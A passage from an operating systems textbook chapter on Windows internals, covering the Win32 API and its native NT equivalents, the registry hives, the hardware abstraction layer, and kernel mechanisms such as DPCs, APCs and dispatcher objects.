Permanent names are also used to represent synchronization objects and shared memory, so that they can be shared by processes without being continually recreated as processes stop and start. Device objects and often driver objects are given permanent names, giving them some of the persistence properties of the special i-nodes kept in the */dev* directory of UNIX.

We will describe many more of the features in the native NT API in the next section, where we discuss the Win32 APIs that provide wrappers around the NT system calls.

11.2.2 The Win32 Application Programming Interface

The Win32 function calls are collectively called the **Win32 API**. These interfaces are publicly disclosed and fully documented. They are implemented as library procedures that either wrap the native NT system calls used to get the work done or, in some cases, do the work right in user mode. Though the native NT APIs are not published, most of the functionality they provide is accessible through the Win32 API. The existing Win32 API calls rarely change with new releases of Windows, though many new functions are added to the API.

Figure 11-8 shows various low-level Win32 API calls and the native NT API calls that they wrap. What is interesting about the figure is how uninteresting the mapping is. Most low-level Win32 functions have native NT equivalents, which is not surprising as Win32 was designed with NT in mind. In many cases the Win32 layer must manipulate the Win32 parameters to map them onto NT, for example, canonicalizing path names and mapping onto the appropriate NT path names, including special MS-DOS device names (like *LPT:*). The Win32 APIs for creating processes and threads also must notify the Win32 subsystem process, *csrss.exe*, that there are new processes and threads for it to supervise, as we will describe in Sec. 11.4.

Some Win32 calls take path names, whereas the equivalent NT calls use handles. So the wrapper routines have to open the files, call NT, and then close the handle at the end. The wrappers also translate the Win32 APIs from ANSI to Unicode. The Win32 functions shown in Fig. 11-8 that use strings as parameters are actually two APIs, for example, **CreateProcessW** and **CreateProcessA**. The strings passed to the latter API must be translated to Unicode before calling the underlying NT API, since NT works only with Unicode.

Win32 call	Native NT API call
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Figure 11-8. Examples of Win32 API calls and the native NT API calls that they wrap.

Since few changes are made to the existing Win32 interfaces in each release of Windows, in theory the binary programs that ran correctly on any previous release will continue to run correctly on a new release. In practice, there are often many compatibility problems with new releases. Windows is so complex that a few seemingly inconsequential changes can cause application failures. And applications themselves are often to blame, since they frequently make explicit checks for specific operating system versions or fall victim to their own latent bugs that are exposed when they run on a new release. Nevertheless, Microsoft makes an effort in every release to test a wide variety of applications to find incompatibilities and either correct them or provide application-specific workarounds.

Windows supports two special execution environments both called **WOW** (**Windows-on-Windows**). WOW32 is used on 32-bit x86 systems to run 16-bit Windows 3.x applications by mapping the system calls and parameters between the 16-bit and 32-bit worlds. Similarly, WOW64 allows 32-bit Windows applications to run on x64 systems.

The Windows API philosophy is very different from the UNIX philosophy. In the latter, the operating system functions are simple, with few parameters and few places where there are multiple ways to perform the same operation. Win32 provides very comprehensive interfaces with many parameters, often with three or four ways of doing the same thing, and mixing together low-level and high-level functions, like CreateFile and CopyFile.

This means Win32 provides a very rich set of interfaces, but it also introduces much complexity due to the poor layering of a system that intermixes both high-level and low-level functions in the same API. For our study of operating systems, only the low-level functions of the Win32 API that wrap the native NT API are relevant, so those are what we will focus on.

Win32 has calls for creating and managing both processes and threads. There are also many calls that relate to interprocess communication, such as creating, destroying, and using mutexes, semaphores, events, communication ports, and other IPC objects.

Although much of the memory-management system is invisible to programmers, one important feature is visible: namely the ability of a process to map a file onto a region of its virtual memory. This allows threads running in a process the ability to read and write parts of the file using pointers without having to explicitly perform read and write operations to transfer data between the disk and memory. With memory-mapped files the memory-management system itself performs the I/Os as needed (demand paging).

Windows implements memory-mapped files using three completely different facilities. First it provides interfaces which allow processes to manage their own virtual address space, including reserving ranges of addresses for later use. Second, Win32 supports an abstraction called a **file mapping**, which is used to represent addressable objects like files (a file mapping is called a *section* in the NT layer). Most often, file mappings are created to refer to files using a file handle, but they can also be created to refer to private pages allocated from the system pagefile.

The third facility maps *views* of file mappings into a process' address space. Win32 allows only a view to be created for the current process, but the underlying NT facility is more general, allowing views to be created for any process for which you have a handle with the appropriate permissions. Separating the creation of a file mapping from the operation of mapping the file into the address space is a different approach than used in the mmap function in UNIX.

In Windows, the file mappings are kernel-mode objects represented by a handle. Like most handles, file mappings can be duplicated into other processes. Each of these processes can map the file mapping into its own address space as it sees fit. This is useful for sharing private memory between processes without having to create files for sharing. At the NT layer, file mappings (sections) can also be made persistent in the NT namespace and accessed by name.

An important area for many programs is file I/O. In the basic Win32 view, a file is just a linear sequence of bytes. Win32 provides over 60 calls for creating and destroying files and directories, opening and closing files, reading and writing them, requesting and setting file attributes, locking ranges of bytes, and many more fundamental operations on both the organization of the file system and access to individual files.

There are also various advanced facilities for managing data in files. In addition to the primary data stream, files stored on the NTFS file system can have additional data streams. Files (and even entire volumes) can be encrypted. Files can be compressed, and/or represented as a sparse stream of bytes where missing regions of data in the middle occupy no storage on disk. File-system volumes can be organized out of multiple separate disk partitions using different levels of RAID

storage. Modifications to files or directory subtrees can be detected through a notification mechanism, or by reading the **journal** that NTFS maintains for each volume.

Each file-system volume is implicitly mounted in the NT namespace, according to the name given to the volume, so a file *\foo\bar* might be named, for example, *\Device\HarddiskVolume\foo\bar*. Internal to each NTFS volume, mount points (called *reparse points* in Windows) and symbolic links are supported to help organize the individual volumes.

The low-level I/O model in Windows is fundamentally asynchronous. Once an I/O operation is begun, the system call can return and allow the thread which initiated the I/O to continue in parallel with the I/O operation. Windows supports cancellation, as well as a number of different mechanisms for threads to synchronize with I/O operations when they complete. Windows also allows programs to specify that I/O should be synchronous when a file is opened, and many library functions, such as the C library and many Win32 calls, specify synchronous I/O for compatibility or to simplify the programming model. In these cases the executive will explicitly synchronize with I/O completion before returning to user mode.

Another area for which Win32 provides calls is security. Every thread is associated with a kernel-mode object, called a **token**, which provides information about the identity and privileges associated with the thread. Every object can have an **ACL** (**Access Control List**) telling in great detail precisely which users may access it and which operations they may perform on it. This approach provides for fine-grained security in which specific users can be allowed or denied specific access to every object. The security model is extensible, allowing applications to add new security rules, such as limiting the hours access is permitted.

The Win32 namespace is different than the native NT namespace described in the previous section. Only parts of the NT namespace are visible to Win32 APIs (though the entire NT namespace can be accessed through a Win32 hack that uses special prefix strings, like "*\\.*"). In Win32, files are accessed relative to *drive letters*. The NT directory *\DosDevices* contains a set of symbolic links from drive letters to the actual device objects. For example, *\DosDevices\C:* might be a link to *\Device\HarddiskVolume1*. This directory also contains links for other Win32 devices, such as *COM1:*, *LPT:*, and *NUL:* (for the serial and printer ports and the all-important null device). *\DosDevices* is really a symbolic link to *\??* which was chosen for efficiency. Another NT directory, *\BaseNamedObjects*, is used to store miscellaneous named kernel-mode objects accessible through the Win32 API. These include synchronization objects like semaphores, shared memory, timers, communication ports, and device names.

In addition to low-level system interfaces we have described, the Win32 API also supports many functions for GUI operations, including all the calls for managing the graphical interface of the system. There are calls for creating, destroying, managing, and using windows, menus, tool bars, status bars, scroll bars, dialog boxes, icons, and many more items that appear on the screen. There are calls for

drawing geometric figures, filling them in, managing the color palettes they use, dealing with fonts, and placing icons on the screen. Finally, there are calls for dealing with the keyboard, mouse and other human-input devices as well as audio, printing, and other output devices.

The GUI operations work directly with the *win32k.sys* driver using special interfaces to access these functions in kernel mode from user-mode libraries. Since these calls do not involve the core system calls in the NTOS executive, we will not say more about them.

11.2.3 The Windows Registry

The root of the NT namespace is maintained in the kernel. Storage, such as file-system volumes, is attached to the NT namespace. Since the NT namespace is constructed afresh every time the system boots, how does the system know about any specific details of the system configuration? The answer is that Windows attaches a special kind of file system (optimized for small files) to the NT namespace. This file system is called the **registry**. The registry is organized into separate volumes called **hives**. Each hive is kept in a separate file (in the directory *C:\Windows\system32\config* of the boot volume). When a Windows system boots, one particular hive named *SYSTEM* is loaded into memory by the same boot program that loads the kernel and other boot files, such as boot drivers, from the boot volume.

Windows keeps a great deal of crucial information in the SYSTEM hive, including information about what drivers to use with what devices, what software to run initially, and many parameters governing the operation of the system. This information is used even by the boot program itself to determine which drivers are boot drivers, being needed immediately upon boot. Such drivers include those that understand the file system and disk drivers for the volume containing the operating system itself.

Other configuration hives are used after the system boots to describe information about the software installed on the system, particular users, and the classes of user-mode **COM** (**Component Object-Model**) objects that are installed on the system. Login information for local users is kept in the **SAM** (**Security Access Manager**) hive. Information for network users is maintained by the *lsass* service in the security hive and coordinated with the network directory servers so that users can have a common account name and password across an entire network. A list of the hives used in Windows is shown in Fig. 11-9.

Prior to the introduction of the registry, configuration information in Windows was kept in hundreds of *.ini* (initialization) files spread across the disk. The registry gathers these files into a central store, which is available early in the process of booting the system. This is important for implementing Windows plug-and-play functionality. Unfortunately, the registry has become seriously disorganized over time as Windows has evolved. There are poorly defined conventions about how the

Hive file	Mounted name	Use
SYSTEM	HKLM\SYSTEM	OS configuration information, used by kernel
HARDWARE	HKLM\HARDWARE	In-memory hive recording hardware detected
BCD	HKLM\BCD*	Boot Configuration Database
SAM	HKLM\SAM	Local user account information
SECURITY	HKLM\SECURITY	lsass' account and other security information
DEFAULT	HKEY_USERS\.DEFAULT	Default hive for new users
NTUSER.DAT	HKEY_USERS\<user id>	User-specific hive, kept in home directory
SOFTWARE	HKLM\SOFTWARE	Application classes registered by COM
COMPONENTS	HKLM\COMPONENTS	Manifests and dependencies for sys. components

Figure 11-9. The registry hives in Windows. HKLM is a shorthand for *HKEY_LOCAL_MACHINE*.

configuration information should be arranged, and many applications take an ad hoc approach. Most users, applications, and all drivers run with full privileges and frequently modify system parameters in the registry directly—sometimes interfering with each other and destabilizing the system.

The registry is a strange cross between a file system and a database, and yet really unlike either. Entire books have been written describing the registry (Born, 1998; Hipson, 2002; and Ivens, 1998), and many companies have sprung up to sell special software just to manage the complexity of the registry.

To explore the registry Windows has a GUI program called **regedit** that allows you to open and explore the directories (called *keys*) and data items (called *values*). Microsoft's **PowerShell** scripting language can also be useful for walking through the keys and values of the registry as if they were directories and files. A more interesting tool to use is *procmon*, which is available from Microsoft's tools' Website: *www.microsoft.com/technet/sysinternals*.

Procmon watches all the registry accesses that take place in the system and is very illuminating. Some programs will access the same key over and over tens of thousands of times.

As the name implies, *regedit* allows users to edit the registry—but be very careful if you ever do. It is very easy to render your system unable to boot, or damage the installation of applications so that you cannot fix them without a lot of wizardry. Microsoft has promised to clean up the registry in future releases, but for now it is a huge mess—far more complicated than the configuration information maintained in UNIX. The complexity and fragility of the registry led designers of new operating systems—in particular—iOS and Android—to avoid anything like it.

The registry is accessible to the Win32 programmer. There are calls to create and delete keys, look up values within keys, and more. Some of the more useful ones are listed in Fig. 11-10.

Win32 API function	Description
RegCreateKeyEx	Create a new registry key
RegDeleteKey	Delete a registry key
RegOpenKeyEx	Open a key to get a handle to it
RegEnumKeyEx	Enumerate the subkeys subordinate to the key of the handle
RegQueryValueEx	Look up the data for a value within a key

Figure 11-10. Some of the Win32 API calls for using the registry

When the system is turned off, most of the registry information is stored on the disk in the hives. Because their integrity is so critical to correct system functioning, backups are made automatically and metadata writes are flushed to disk to prevent corruption in the event of a system crash. Loss of the registry requires reinstalling *all* software on the system.

11.3 SYSTEM STRUCTURE

In the previous sections we examined Windows as seen by the programmer writing code for user mode. Now we are going to look under the hood to see how the system is organized internally, what the various components do, and how they interact with each other and with user programs. This is the part of the system seen by the programmer implementing low-level user-mode code, like subsystems and native services, as well as the view of the system provided to device-driver writers.

Although there are many books on how to use Windows, there are many fewer on how it works inside. One of the best places to look for additional information on this topic is *Microsoft Windows Internals*, 6th ed., Parts 1 and 2 (Russinovich and Solomon, 2012).

11.3.1 Operating System Structure

As described earlier, the Windows operating system consists of many layers, as depicted in Fig. 11-4. In the following sections we will dig into the lowest levels of the operating system: those that run in kernel mode. The central layer is the NTOS kernel itself, which is loaded from *ntoskrnl.exe* when Windows boots. NTOS itself consists of two layers, the **executive**, which containing most of the services, and a smaller layer which is (also) called the **kernel** and implements the underlying thread scheduling and synchronization abstractions (a kernel within the kernel?), as well as implementing trap handlers, interrupts, and other aspects of how the CPU is managed.

The division of NTOS into kernel and executive is a reflection of NT's VAX/VMS roots. The VMS operating system, which was also designed by Cutler, had four hardware-enforced layers: user, supervisor, executive, and kernel corresponding to the four protection modes provided by the VAX processor architecture. The Intel CPUs also support four rings of protection, but some of the early target processors for NT did not, so the kernel and executive layers represent a software-enforced abstraction, and the functions that VMS provides in supervisor mode, such as printer spooling, are provided by NT as user-mode services.

The kernel-mode layers of NT are shown in Fig. 11-11. The kernel layer of NTOS is shown above the executive layer because it implements the trap and interrupt mechanisms used to transition from user mode to kernel mode.




Figure 11-11. Windows kernel-mode organization.

The uppermost layer in Fig. 11-11 is the system library (*ntdll.dll*), which actually runs in user mode. The system library includes a number of support functions for the compiler run-time and low-level libraries, similar to what is in *libc* in UNIX. *ntdll.dll* also contains special code entry points used by the kernel to initialize threads and dispatch exceptions and user-mode **APCs** (**Asynchronous Procedure Calls**). Because the system library is so integral to the operation of the kernel, every user-mode process created by NTOS has *ntdll* mapped at the same fixed address. When NTOS is initializing the system it creates a section object to use when mapping *ntdll*, and it also records addresses of the *ntdll* entry points used by the kernel.

Below the NTOS kernel and executive layers is a layer of software called the **HAL** (**Hardware Abstraction Layer**) which abstracts low-level hardware details like access to device registers and DMA operations, and the way the parentboard

firmware represents configuration information and deals with differences in the CPU support chips, such as various interrupt controllers.

The lowest software layer is the **hypervisor**, which Windows calls **Hyper-V**. The hypervisor is an optional feature (not shown in Fig. 11-11). It is available in many versions of Windows—including the professional desktop client. The hypervisor intercepts many of the privileged operations performed by the kernel and emulates them in a way that allows multiple operating systems to run at the same time. Each operating system runs in its own virtual machine, which Windows calls a **partition**. The hypervisor uses features in the hardware architecture to protect physical memory and provide isolation between partitions. An operating system running on top of the hypervisor executes threads and handles interrupts on abstractions of the physical processors called **virtual processors**. The hypervisor schedules the virtual processors on the physical processors.

The main (root) operating system runs in the root partition. It provides many services to the other (guest) partitions. Some of the most important services provide integration of the guests with the shared devices such as networking and the GUI. While the root operating system must be Windows when running Hyper-V, other operating systems, such as Linux, can be run in the guest partitions. A guest operating system may perform very poorly unless it has been modified (i.e., paravirtualized) to work with the hypervisor.

For example, if a guest operating system kernel is using a spinlock to synchronize between two virtual processors and the hypervisor reschedules the virtual processor holding the spinlock, the lock hold time may increase by orders of magnitude, leaving other virtual processors running in the partition spinning for very long periods of time. To solve this problem a guest operating system is *enlightened* to spin only a short time before calling into the hypervisor to yield its physical processor to run another virtual processor.

The other major components of kernel mode are the device drivers. Windows uses device drivers for any kernel-mode facilities which are not part of NTOS or the HAL. This includes file systems, network protocol stacks, and kernel extensions like antivirus and **DRM** (**Digital Rights Management**) software, as well as drivers for managing physical devices, interfacing to hardware buses, and so on.

The I/O and virtual memory components cooperate to load (and unload) device drivers into kernel memory and link them to the NTOS and HAL layers. The I/O manager provides interfaces which allow devices to be discovered, organized, and operated—including arranging to load the appropriate device driver. Much of the configuration information for managing devices and drivers is maintained in the SYSTEM hive of the registry. The plug-and-play subcomponent of the I/O manager maintains information about the hardware detected within the HARDWARE hive, which is a volatile hive maintained in memory rather than on disk, as it is completely recreated every time the system boots.

We will now examine the various components of the operating system in a bit more detail.

The Hardware Abstraction Layer

One goal of Windows is to make the system portable across hardware platforms. Ideally, to bring up an operating system on a new type of computer system it should be possible to just recompile the operating system on the new platform. Unfortunately, it is not this simple. While many of the components in some layers of the operating system can be largely portable (because they mostly deal with internal data structures and abstractions that support the programming model), other layers must deal with device registers, interrupts, DMA, and other hardware features that differ significantly from machine to machine.

Most of the source code for the NTOS kernel is written in C rather than assembly language (only 2% is assembly on x86, and less than 1% on x64). However, all this C code cannot just be scooped up from an x86 system, plopped down on, say, an ARM system, recompiled, and rebooted owing to the many hardware differences between processor architectures that have nothing to do with the different instruction sets and which cannot be hidden by the compiler. Languages like C make it difficult to abstract away some hardware data structures and parameters, such as the format of page-table entries and the physical memory page sizes and word length, without severe performance penalties. All of these, as well as a slew of hardware-specific optimizations, would have to be manually ported even though they are not written in assembly code.

Hardware details about how memory is organized on large servers, or what hardware synchronization primitives are available, can also have a big impact on higher levels of the system. For example, NT's virtual memory manager and the kernel layer are aware of hardware details related to cache and memory locality. Throughout the system NT uses compare&swap synchronization primitives, and it would be difficult to port to a system that does not have them. Finally, there are many dependencies in the system on the ordering of bytes within words. On all the systems NT has ever been ported to, the hardware was set to little-endian mode.

Besides these larger issues of portability, there are also minor ones even between different parentboards from different manufacturers. Differences in CPU versions affect how synchronization primitives like spin-locks are implemented. There are several families of support chips that create differences in how hardware interrupts are prioritized, how I/O device registers are accessed, management of DMA transfers, control of the timers and real-time clock, multiprocessor synchronization, working with firmware facilities such as **ACPI** (**Advanced Configuration and Power Interface**), and so on. Microsoft made a serious attempt to hide these types of machine dependencies in a thin layer at the bottom called the HAL, as mentioned earlier. The job of the HAL is to present the rest of the operating system with abstract hardware that hides the specific details of processor version, support chipset, and other configuration variations. These HAL abstractions are presented in the form of machine-independent services (procedure calls and macros) that NTOS and the drivers can use.

By using the HAL services and not addressing the hardware directly, drivers and the kernel require fewer changes when being ported to new processors—and in most cases can run unmodified on systems with the same processor architecture, despite differences in versions and support chips.

The HAL does not provide abstractions or services for specific I/O devices such as keyboards, mice, and disks or for the memory management unit. These facilities are spread throughout the kernel-mode components, and without the HAL the amount of code that would have to be modified when porting would be substantial, even when the actual hardware differences were small. Porting the HAL itself is straightforward because all the machine-dependent code is concentrated in one place and the goals of the port are well defined: implement all of the HAL services. For many releases Microsoft supported a *HAL Development Kit* allowing system manufacturers to build their own HAL, which would allow other kernel components to work on new systems without modification, provided that the hardware changes were not too great.

As an example of what the hardware abstraction layer does, consider the issue of memory-mapped I/O vs. I/O ports. Some machines have one and some have the other. How should a driver be programmed: to use memory-mapped I/O or not? Rather than forcing a choice, which would make the driver not portable to a machine that did it the other way, the hardware abstraction layer offers three procedures for driver writers to use for reading the device registers and another three for writing them:

```
uc = READ_PORT_UCHAR(port);          WRITE_PORT_UCHAR(port, uc);
us = READ_PORT_USHORT(port);         WRITE_PORT_USHORT(port, us);
ul = READ_PORT_ULONG(port);          WRITE_PORT_LONG(port, ul);
```

These procedures read and write unsigned 8-, 16-, and 32-bit integers, respectively, to the specified port. It is up to the hardware abstraction layer to decide whether memory-mapped I/O is needed here. In this way, a driver can be moved without modification between machines that differ in the way the device registers are implemented.

Drivers frequently need to access specific I/O devices for various purposes. At the hardware level, a device has one or more addresses on a certain bus. Since modern computers often have multiple buses (PCI, PCIe, USB, IEEE 1394, etc.), it can happen that more than one device may have the same address on different buses, so some way is needed to distinguish them. The HAL provides a service for identifying devices by mapping bus-relative device addresses onto systemwide logical addresses. In this way, drivers do not have to keep track of which device is connected to which bus. This mechanism also shields higher layers from properties of alternative bus structures and addressing conventions.

Interrupts have a similar problem—they are also bus dependent. Here, too, the HAL provides services to name interrupts in a systemwide way and also provides ways to allow drivers to attach interrupt service routines to interrupts in a portable

way, without having to know anything about which interrupt vector is for which bus. Interrupt request level management is also handled in the HAL.

Another HAL service is setting up and managing DMA transfers in a device-independent way. Both the systemwide DMA engine and DMA engines on specific I/O cards can be handled. Devices are referred to by their logical addresses. The HAL implements software scatter/gather (writing or reading from noncontiguous blocks of physical memory).

The HAL also manages clocks and timers in a portable way. Time is kept track of in units of 100 nanoseconds starting at midnight on 1 January 1601, which is the first date in the previous quadricentury, which simplifies leap-year computations. (Quick Quiz: Was 1800 a leap year? Quick Answer: No.) The time services decouple the drivers from the actual frequencies at which the clocks run.

Kernel components sometimes need to synchronize at a very low level, especially to prevent race conditions in multiprocessor systems. The HAL provides primitives to manage this synchronization, such as spin locks, in which one CPU simply waits for a resource held by another CPU to be released, particularly in situations where the resource is typically held only for a few machine instructions.

Finally, after the system has been booted, the HAL talks to the computer's firmware (BIOS) and inspects the system configuration to find out which buses and I/O devices the system contains and how they have been configured. This information is then put into the registry. A summary of some of the things the HAL does is given in Fig. 11-12.




Figure 11-12. Some of the hardware functions the HAL manages.

The Kernel Layer

Above the hardware abstraction layer is NTOS, consisting of two layers: the kernel and the executive. "Kernel" is a confusing term in Windows. It can refer to all the code that runs in the processor's kernel mode. It can also refer to the

ntoskrnl.exe file which contains NTOS, the core of the Windows operating system. Or it can refer to the kernel layer within NTOS, which is how we use it in this section. It is even used to name the user-mode Win32 library that provides the wrappers for the native system calls: *kernel32.dll*.

In the Windows operating system the kernel layer, illustrated above the executive layer in Fig. 11-11, provides a set of abstractions for managing the CPU. The most central abstraction is threads, but the kernel also implements exception handling, traps, and several kinds of interrupts. Creating and destroying the data structures which support threading is implemented in the executive layer. The kernel layer is responsible for scheduling and synchronization of threads. Having support for threads in a separate layer allows the executive layer to be implemented using the same preemptive multithreading model used to write concurrent code in user mode, though the synchronization primitives in the executive are much more specialized.

The kernel's thread scheduler is responsible for determining which thread is executing on each CPU in the system. Each thread executes until a timer interrupt signals that it is time to switch to another thread (quantum expired), or until the thread needs to wait for something to happen, such as an I/O to complete or for a lock to be released, or a higher-priority thread becomes runnable and needs the CPU. When switching from one thread to another, the scheduler runs on the CPU and ensures that the registers and other hardware state have been saved. The scheduler then selects another thread to run on the CPU and restores the state that was previously saved from the last time that thread ran.

If the next thread to be run is in a different address space (i.e., process) than the thread being switched from, the scheduler must also change address spaces. The details of the scheduling algorithm itself will be discussed later in this chapter when we come to processes and threads.

In addition to providing a higher-level abstraction of the hardware and handling thread switches, the kernel layer also has another key function: providing low-level support for two classes of synchronization mechanisms: control objects and dispatcher objects. **Control objects** are the data structures that the kernel layer provides as abstractions to the executive layer for managing the CPU. They are allocated by the executive but they are manipulated with routines provided by the kernel layer. **Dispatcher objects** are the class of ordinary executive objects that use a common data structure for synchronization.

Deferred Procedure Calls

Control objects include primitive objects for threads, interrupts, timers, synchronization, profiling, and two special objects for implementing DPCs and APCs. **DPC** (**Deferred Procedure Call**) objects are used to reduce the time taken to execute **ISRs** (**Interrupt Service Routines**) in response to an interrupt from a particular device. Limiting time spent in ISRs reduces the chance of losing an interrupt.

The system hardware assigns a hardware priority level to interrupts. The CPU also associates a priority level with the work it is performing. The CPU responds only to interrupts at a higher-priority level than it is currently using. Normal priority levels, including the priority level of all user-mode work, is 0. Device interrupts occur at priority 3 or higher, and the ISR for a device interrupt normally executes at the same priority level as the interrupt in order to keep other less important interrupts from occurring while it is processing a more important one.

If an ISR executes too long, the servicing of lower-priority interrupts will be delayed, perhaps causing data to be lost or slowing the I/O throughput of the system. Multiple ISRs can be in progress at any one time, with each successive ISR being due to interrupts at higher and higher-priority levels.

To reduce the time spent processing ISRs, only the critical operations are performed, such as capturing the result of an I/O operation and reinitializing the device. Further processing of the interrupt is deferred until the CPU priority level is lowered and no longer blocking the servicing of other interrupts. The DPC object is used to represent the further work to be done and the ISR calls the kernel layer to queue the DPC to the list of DPCs for a particular processor. If the DPC is the first on the list, the kernel registers a special request with the hardware to interrupt the CPU at priority 2 (which NT calls DISPATCH level). When the last of any executing ISRs completes, the interrupt level of the processor will drop back below 2, and that will unblock the interrupt for DPC processing. The ISR for the DPC interrupt will process each of the DPC objects that the kernel had queued.

The technique of using software interrupts to defer interrupt processing is a well-established method of reducing ISR latency. UNIX and other systems started using deferred processing in the 1970s to deal with the slow hardware and limited buffering of serial connections to terminals. The ISR would deal with fetching characters from the hardware and queuing them. After all higher-level interrupt processing was completed, a software interrupt would run a low-priority ISR to do character processing, such as implementing backspace by sending control characters to the terminal to erase the last character displayed and move the cursor backward.

A similar example in Windows today is the keyboard device. After a key is struck, the keyboard ISR reads the key code from a register and then reenables the keyboard interrupt but does not do further processing of the key immediately. Instead, it uses a DPC to queue the processing of the key code until all outstanding device interrupts have been processed.

Because DPCs run at level 2 they do not keep device ISRs from executing, but they do prevent any threads from running until all the queued DPCs complete and the CPU priority level is lowered below 2. Device drivers and the system itself must take care not to run either ISRs or DPCs for too long. Because threads are not allowed to execute, ISRs and DPCs can make the system appear sluggish and produce glitches when playing music by stalling the threads writing the music buffer to the sound device. Another common use of DPCs is running routines in

response to a timer interrupt. To avoid blocking threads, timer events which need to run for an extended time should queue requests to the pool of worker threads the kernel maintains for background activities.

Asynchronous Procedure Calls

The other special kernel control object is the **APC** (**Asynchronous Procedure Call**) object. APCs are like DPCs in that they defer processing of a system routine, but unlike DPCs, which operate in the context of particular CPUs, APCs execute in the context of a specific thread. When processing a key press, it does not matter which context the DPC runs in because a DPC is simply another part of interrupt processing, and interrupts only need to manage the physical device and perform thread-independent operations such as recording the data in a buffer in kernel space.

The DPC routine runs in the context of whatever thread happened to be running when the original interrupt occurred. It calls into the I/O system to report that the I/O operation has been completed, and the I/O system queues an APC to run in the context of the thread making the original I/O request, where it can access the user-mode address space of the thread that will process the input.

At the next convenient time the kernel layer delivers the APC to the thread and schedules the thread to run. An APC is designed to look like an unexpected procedure call, somewhat similar to signal handlers in UNIX. The kernel-mode APC for completing I/O executes in the context of the thread that initiated the I/O, but in kernel mode. This gives the APC access to both the kernel-mode buffer as well as all of the user-mode address space belonging to the process containing the thread. *When* an APC is delivered depends on what the thread is already doing, and even what type of system. In a multiprocessor system the thread receiving the APC may begin executing even before the DPC finishes running.

User-mode APCs can also be used to deliver notification of I/O completion in user mode to the thread that initiated the I/O. User-mode APCs invoke a user-mode procedure designated by the application, but only when the target thread has blocked in the kernel and is marked as willing to accept APCs. The kernel interrupts the thread from waiting and returns to user mode, but with the user-mode stack and registers modified to run the APC dispatch routine in the *ntdll.dll* system library. The APC dispatch routine invokes the user-mode routine that the application has associated with the I/O operation. Besides specifying user-mode APCs as a means of executing code when I/Os complete, the Win32 API QueueUserAPC allows APCs to be used for arbitrary purposes.

The executive layer also uses APCs for operations other than I/O completion. Because the APC mechanism is carefully designed to deliver APCs only when it is safe to do so, it can be used to safely terminate threads. If it is not a good time to terminate the thread, the thread will have declared that it was entering a critical region and defer deliveries of APCs until it leaves. Kernel threads mark themselves

as entering critical regions to defer APCs when acquiring locks or other resources, so that they cannot be terminated while still holding the resource.

Dispatcher Objects

Another kind of synchronization object is the **dispatcher object**. This is any ordinary kernel-mode object (the kind that users can refer to with handles) that contains a data structure called a **dispatcher_header**, shown in Fig. 11-13. These objects include semaphores, mutexes, events, waitable timers, and other objects that threads can wait on to synchronize execution with other threads. They also include objects representing open files, processes, threads, and IPC ports. The dispatcher data structure contains a flag representing the signaled state of the object, and a queue of threads waiting for the object to be signaled.




Figure 11-13. *dispatcher_header* data structure embedded in many executive objects (*dispatcher objects*).

Synchronization primitives, like semaphores, are natural dispatcher objects. Also timers, files, ports, threads, and processes use the dispatcher-object mechanisms for notifications. When a timer fires, I/O completes on a file, data are available on a port, or a thread or process terminates, the associated dispatcher object is signaled, waking all threads waiting for that event.

